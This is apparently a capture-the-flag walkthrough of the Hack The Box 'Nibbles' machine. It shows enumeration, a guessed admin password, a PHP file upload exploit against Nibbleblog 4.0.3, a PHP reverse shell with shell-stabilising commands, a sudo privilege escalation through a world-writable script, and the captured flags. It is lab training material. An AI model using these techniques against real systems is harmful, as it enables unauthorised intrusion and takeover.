Nibbles - 10.10.10.75

Enumeration

Nmap

```
nmap -sC -sV -oA nmap/initial 10.10.10.75
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-26 21:14 EDT
Nmap scan report for 10.10.10.75
Host is up (0.24s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site does not have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.85 seconds
```

Website

```
curl -svk "http://10.10.10.75" | grep .
```

The command above is a quick way to see what is on the webpage without opening it in a browser. And it shows much more than what is displayed on the browser such as **headers** and **html comments**. The server header can be crossed check with the nmap results. The comment indicates that there is a directory named **nibbleblog** on the server.

```
~/htb/nibbles  curl -svk "http://10.10.10.75" | grep .
*   Trying 10.10.10.75:80...
* Connected to 10.10.10.75 (10.10.10.75) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.75
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 27 Apr 2021 02:18:32 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Last-Modified: Thu, 28 Dec 2017 20:19:50 GMT
< ETag: "5d-5616c3cf7fa77"
< Accept-Ranges: bytes
< Content-Length: 93
< Vary: Accept-Encoding
< Content-Type: text/html
<
{ [93 bytes data]
* Connection #0 to host 10.10.10.75 left intact
<b>Hello world!</b>
<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

Gobuster

Enumerating the Apache webserver with gobuster.

```
gobuster dir -t 50 -w /usr/share/seclists/Discovery/Web-Content/common.txt -o log/gobuster.out
 ↪  -u http://10.10.10.75/nibbleblog
```

```
/.htpasswd            (Status: 403) [Size: 306]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 321] [--> http://10.10.10.75/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2992]
/languages            (Status: 301) [Size: 325] [--> http://10.10.10.75/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 322] [--> http://10.10.10.75/nibbleblog/themes/]
```

```
curl -sk "http://10.10.10.75/nibbleblog/README"
```


Upon inspecting the **README** file, the **version**, **release date** and **technologies** used by the Content Management System (CMS) is discovered.

```
~/htb/nibbles curl -sk "http://10.10.10.75/nibbleblog/README"
====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory “content” writable by Apache/PHP
```

```
curl -sk "http://10.10.10.75/nibbleblog/content/"
```

When viewing the content page, it has directory listing enable.

```
~/htb/nibbles curl -sk "http://10.10.10.75/nibbleblog/content/"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /nibbleblog/content</title>
 </head>
 <body>
<h1>Index of /nibbleblog/content</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a
><a href="?C=D;O=A">Description</a></th></tr>
```



On viewing the http://10.10.10.75/nibbleblog/content/private/users.xml file, there is only one user, **admin**, and it appears to have an **IP filtering blacklist**.


```
−<users>
 −<user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1619429172</session_date>
  </user>
 −<blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
</users>
```

Since it is likely that the attacker gets blocked if they try a password bruteforce attack, the config file

can be used as a hint for potential password. Also **nibbleblog does not offer any default credentials** that can be used.

Potential password for user **admin**:

- admin
- nibbleblog
- nibbles
- yumyum





```
−<config>
    <name type="string">Nibbles</name>
    <slogan type="string">Yum yum</slogan>
    <footer type="string">Powered by Nibbleblog</footer>
    <advanced_post_options type="integer">0</advanced_post_options>
    <url type="string">http://10.10.10.134/nibbleblog/</url>
    <path type="string">/nibbleblog/</path>
    <items_rss type="integer">4</items_rss>
    <items_page type="integer">6</items_page>
    <language type="string">en_US</language>
    <timezone type="string">UTC</timezone>
    <timestamp_format type="string">%d %B, %Y</timestamp_format>
    <locale type="string">en_US</locale>
    <img_resize type="integer">1</img_resize>
    <img_resize_width type="integer">1000</img_resize_width>
    <img_resize_height type="integer">600</img_resize_height>
    <img_resize_quality type="integer">100</img_resize_quality>
    <img_resize_option type="string">auto</img_resize_option>
    <img_thumbnail type="integer">1</img_thumbnail>
    <img_thumbnail_width type="integer">190</img_thumbnail_width>
    <img_thumbnail_height type="integer">190</img_thumbnail_height>
    <img_thumbnail_quality type="integer">100</img_thumbnail_quality>
    <img_thumbnail_option type="string">landscape</img_thumbnail_option>
    <theme type="string">simpler</theme>
    <notification_comments type="integer">1</notification_comments>
    <notification_session_fail type="integer">0</notification_session_fail>
    <notification_session_start type="integer">0</notification_session_start>
    <notification_email_to type="string">admin@nibbles.com</notification_email_to>
    <notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
    <seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
    <seo_site_description type="string"/>
    <seo_keywords type="string"/>
    <seo_robots type="string"/>
    <seo_google_code type="string"/>
```


Bad login attempts are recorded with the attacker's IP.

```
-<users>
  -<user username="admin">
      <id type="integer">0</id>
      <session_fail_count type="integer">0</session_fail_count>
      <session_date type="integer">1619493051</session_date>
    </user>
  -<blacklist type="string" ip="10.10.10.1">
      <date type="integer">1512964659</date>
      <fail_count type="integer">1</fail_count>
    </blacklist>
  -<blacklist type="string" ip="10.10.14.23">
      <date type="integer">1619492996</date>
      <fail_count type="integer">2</fail_count>
    </blacklist>
  </users>
```

The attacker can successfully login using the credentials **`admin:nibbles`**.



Searchsploit

Searchsploit is used to search for a known exploit for: **nibbleblog**

```
searchsploit nibbleblog
```

```
~/htb/nibbles  searchsploit nibbleblog
-------------------------------------------------------------------------------
 Exploit Title
-------------------------------------------------------------------------------
Nibbleblog 3 - Multiple SQL Injections
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)
-------------------------------------------------------------------------------
Shellcodes: No Results
```

A metasploit exploit can be found for this exact nibbleblog version.

Exploitation

Vulnerability Explanation:

When uploading image files via the “My image” plugin - which is delivered with NibbleBlog by default - , NibbleBlog 4.0.3 keeps the original extension of uploaded files. This extension or the actual file type are not checked, thus it is possible to upload PHP files and gain code execution.

source: https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html

Proof Of Concept

The metasploit exploit can be easily replicated manually without using metasploit.


A simple php script is created. When testing exploits, it is highly recommended to keep the proof of concept as simple as possible as it is less likely to be blocked.


Example: `echo` is less likely to be blocked compared to `exec` or `system`.

```
<?php
    echo "test test test";
?>
```

Upload URL: http://10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image

RCE URL: http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php






Getting a reverse shell

On kali linux, these are some default location where php reverse shells can be found.


```
$ locate php-reverse
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

```
cp /usr/share/laudanum/php/php-reverse-shell.php shell.php
```

Editing the php reverse shell to connect to the attacker's IP address.




The attacker then uploads the shell.php and sets up **nc** to listen for an incoming connection on port **8888**.



The reverse shell is then stabilised using the following commands.


```
which python3 # to know which python version exists
python3 -c 'import pty;pty.spawn("/bin/bash")' # gets a proper tty shell
# the shell is then backgrounded using ctrl+z
stty raw -echo # this is executed on the attackers machine
# then press fg to resume the tty shell
export TERM=xterm # after setting the terminal type, the screen can now be cleared
stty rows 42 cols 172 # sets the size for the tty shell
```



User.txt


```
find /home -type f -ls 2>/dev/null
```

The above command finds everything having the type **file** in the directory **/home**, as well as listing all the attributes of each file and finally **2>/dev/null** is used to redirect **standard error** to **/dev/null**.



User.txt can be found in the home directory of **nibbler**.

```
cat /home/nibbler/user.txt
```



> user.txt flag: `41c963a4678306c21c790c4bb0dff71d`

Post Exploitation

Privilege Escalation to Root

As can be seen below, the user **nibbler** can execute the file **/home/nibbler/personal/stuff/monitor.sh** *without the need of a password*.

```
sudo -l
...[snip]...
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

```
unzip personal.zip
ls -la personal/stuff/monitor.sh
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 personal/stuff/monitor.sh
```

```
nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls -la personal/stuff/monitor.sh
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

Vulnerability Explanation:

The file **/home/nibbler/personal/stuff/monitor.sh** is world-writable. The content of the file can be modified to drop a shell. When running the file as root, the attacker will be get a root shell.

```
# line in added at the top of the script, just after the shebang line.
/bin/bash -p
```

```
#! /bin/bash
# unset any variable which system may be using
/bin/bash -p
# clear the screen
clear
```

```
nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:/home/nibbler# whoami
root
root@Nibbles:/home/nibbler#
```

Root.txt

the **root.txt** file is always located in **/root/**

```
cat /root/root.txt
```

```
root@Nibbles:/home/nibbler# cat /root/root.txt
d9ae263a345701460f51766ae70e5e26
root@Nibbles:/home/nibbler#
```

> root.txt flag: d9ae263a345701460f51766ae70e5e26